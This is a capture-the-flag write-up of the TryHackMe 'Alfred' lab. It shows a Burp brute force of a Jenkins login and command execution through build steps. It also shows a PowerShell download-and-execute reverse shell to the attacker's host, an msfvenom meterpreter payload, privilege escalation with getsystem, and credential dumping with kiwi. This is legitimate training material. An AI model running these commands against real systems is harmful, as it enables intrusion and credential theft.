




### TryHackMe Writeup: Alfred

We will start off by enumerating the provided host for common web ports using the browser (**80,8080,443**)

**Port 80** returns a relatively empty web page:



**Port 8080** returns a Jenkins login page



**Port 443** returns nothing. Lets focus on the login form. When submitting credentials, you'll notice the application throws an error: **Invalid username or password**

Lets use that error to set up a brute force attack. You can use Hydra if you'd like to brute force this, but I'm going to show you how to do it with burp.

**Intercept login request and send to intruder**

**Select "Clusterbomb" as your attack type**

Modify referrer to point to <http://10.10.170.185:8080/login>

Select the `j_username` and `j_password` parameter data, and click the “Add” button

```
Attack type: Battering ram
1 POST /j_acegi_security_check HTTP/1.1
2 Host: 10.10.170.185:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 55
9 Origin: http://10.10.170.185:8080
10 Connection: close
11 Referer: http://10.10.170.185:8080/login
12 Cookie: JSESSIONID.78e27d59=node011o23qfjme8vyadh5ijz7e05w0.node0
13 Upgrade-Insecure-Requests: 1
14
15 j_username=$aaaa&j_password=$bbbb&from=%2F&Submit=Sign+in
```

In the “Payloads” tab:

Set payload 1 as simple list, and add your userlist (I used a common cred list)

Set payload 2 as simple list, and add your pass list


Options tab:

Under GREP – MATCH, add your error string

Change “Follow redirections” to “Always”

Start the attack

When the attack is complete, you should get a 200 response as well as the PGREP being unchecked for one set of creds. Lets use those to log in



While playing around with some of the features, you'll notice that the project configuration section allows you to run an arbitrary commands during build. In this case, we'll do a simple directory list

**dir**

Now, just click "Save", and then "Build Now" on the left hand side of the page

Under permalinks, select the latest build and view the results under "Console Output"

## Console Output

```
Started by user admin
Running as SYSTEM
Building in workspace C:\Program Files (x86)\Jenkins\workspace\project
[project] $ cmd /c call C:\Users\bruce\AppData\Local\Temp\jenkins8416220443248416547.bat

C:\Program Files (x86)\Jenkins\workspace\project>dir
Volume in drive C has no label.
Volume Serial Number is E033-3EDD

Directory of C:\Program Files (x86)\Jenkins\workspace\project

10/26/2019  03:38 PM    <DIR>          .
10/26/2019  03:38 PM    <DIR>          ..
                0 File(s)            0 bytes
                2 Dir(s)  20,426,657,792 bytes free

C:\Program Files (x86)\Jenkins\workspace\project>exit 0
Finished: SUCCESS
```

Sweet, it worked. Now lets try to execute a reverse shell using the payload given by TryHackMe. First, set up an http server to serve up the indicated file by navigating to the scripts directory and entering the following:

```
python3 -m http.server 1337
```

Then, lets open a different terminal, and set up a netcat listener

```
nc -nvlp 1338
```

Now, lets go ahead and execute the given payload by putting the payload in the build's command window, and building the file

## Build

```
Execute Windows batch command  
Command powershell iex (New-Object Net.WebClient).DownloadString('http://10.9.240.85:1337/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse  
-IPAddress 10.9.240.85 -Port 1338
```

```
(root👤 EnkOde)-[~/Desktop/payloads]  
# python3 -m http.server 1337  
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...  
10.10.170.185 - - [06/Feb/2021 13:59:19] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -  
█
```

```
(root👤 EnkOde)-[~]  
# nc -nvlp 1338  
listening on [any] 1338 ...  
connect to [10.9.240.85] from (UNKNOWN) [10.10.170.185] 50154  
Windows PowerShell running as user bruce on ALFRED  
Copyright (C) 2015 Microsoft Corporation. All rights reserved.  
  
PS C:\Program Files (x86)\Jenkins\workspace\project>█
```

Success! Now, let's read that user.txt file. In this case, the file appears to be on Bruce's desktop.

```
PS C:\Users\bruce> cd Desktop
PS C:\Users\bruce\Desktop> dir

Directory: C:\Users\bruce\Desktop

Mode                LastWriteTime         Length Name
----                -
-a---             10/25/2019  11:22 PM          32 user.txt

PS C:\Users\bruce\Desktop> type user.txt
79007a09481963edf2e1321f...
```

Now, we need to somehow escalate privileges. We can go several routes with this, but I'm going to choose the most simple.... With meterpreter. So lets create a reverse tcp shell and upload it the same way we uploaded the powershell file. First, lets set up a listener in Metasploit so that we can leverage metasploits features

**use multi/handler**

**set payload windows/meterpreter/reverse\_tcp**

**set lhost 10.9.240.85**

**set lport 4444**

**exploit -j -z**

Now lets create, upload and invoke the payload

```
root@Enk0de: ~/Desktop/payloads
# msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LPORT=4444 LHOST=10.9.240.85 -f exe -o alfred.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: alfred.exe
```

## Build

### Execute Windows batch command

```
Command powershell "(New-Object System.Net.WebClient).Downloadfile('http://10.9.240.85:1337/alfred.exe','alfred.exe')"
```

```
PS C:\Program Files (x86)\Jenkins\workspace\project>Start-Process "alfredx.exe"
PS C:\Program Files (x86)\Jenkins\workspace\project>
```

```
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.171.164
[*] Meterpreter session 2 opened (10.9.240.85:4444 → 10.10.171.164:49225) at 2021-02-06 15:18:17 -0500
```

Got eem!

Now, we only have bruces permissions. So lets try a “**getsystem**” command in meterpreter...

```
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Alternatively, we can use incognito to escalate our privileges by using token impersonation as indicated on the TryHackMe guide for this machine. Now, lets migrate into a 64 bit process

with SYSTEM privs. Identify your process, identify a 64 bit system process, then migrate.

**getpid**

**ps**

```
meterpreter > getpid
pCurrent pid: 2916
smeterpreter > ps

Process List
-----
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
396	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\smss.exe
524	516	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss.exe
528	668	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\SearchIndexer.exe
572	564	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss.exe
580	516	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\wininit.exe
608	564	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe
620	668	sppsvc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\sppsvc.exe
668	580	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\services.exe
676	580	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
684	580	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsm.exe
772	668	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
848	668	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
864	668	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
920	608	LogonUI.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\LogonUI.exe
936	668	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
988	668	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1012	668	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1060	668	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
1124	524	conhost.exe	x64	0	alfred\bruce	C:\Windows\System32\conhost.exe
1208	668	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
1236	668	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1296	1820	cmd.exe	x86	0	alfred\bruce	C:\Windows\SysWOW64\cmd.exe
1352	668	amazon-ssm-agent.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
1424	668	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1448	668	LiteAgent.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\Xentools\LiteAgent.exe
1476	668	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1616	668	jenkins.exe	x64	0	alfred\bruce	C:\Program Files (x86)\Jenkins\jenkins.exe
1712	668	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1788	668	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
1820	1616	java.exe	x86	0	alfred\bruce	C:\Program Files (x86)\Jenkins\jre\bin\java.exe
1848	668	Ec2Config.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
1932	524	conhost.exe	x64	0	alfred\bruce	C:\Windows\System32\conhost.exe
2368	772	WmiPrvSE.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\wbem\WmiPrvSE.exe
2736	1296	powershell.exe	x86	0	alfred\bruce	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
2796	2736	alfredx.exe	x86	0	alfred\bruce	C:\Program Files (x86)\Jenkins\workspace\project\alfredx.exe
2824	668	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
2916	2736	alfredx.exe	x86	0	alfred\bruce	C:\Program Files (x86)\Jenkins\workspace\project\alfredx.exe
3024	668	TrustedInstaller.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\servicing\TrustedInstaller.exe

**migrate 668**

```
meterpreter > migrate 668
[*] Migrating from 2916 to 668 ...
[*] Migration completed successfully.
meterpreter > █
```

Perfect. So before I attempt to read the flag as indicated by TryHackMe, I'm going to see if I can get credentials from memory

**load kiwi**

**creds\_all**

```
wdigest credentials
-----
Username   Domain      Password
-----
(null)     (null)      (null)
ALFRED$    WORKGROUP   (null)
bruce      alfred      CFF0F5F-...
```

After noting his password, I am now going to go ahead and drop into a shell and try to read the root flag

```
meterpreter > shell
Process 2264 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd config
cd config

C:\Windows\System32\config>type root.txt
type root.txt
dff0f748678f280250f25...
```

Sweet! We have completed this lab. Naturally, you may want to consider doing some more post-exploitation and also see if

your discovered creds could be put to good use. As for me, I'm grabbing a beer!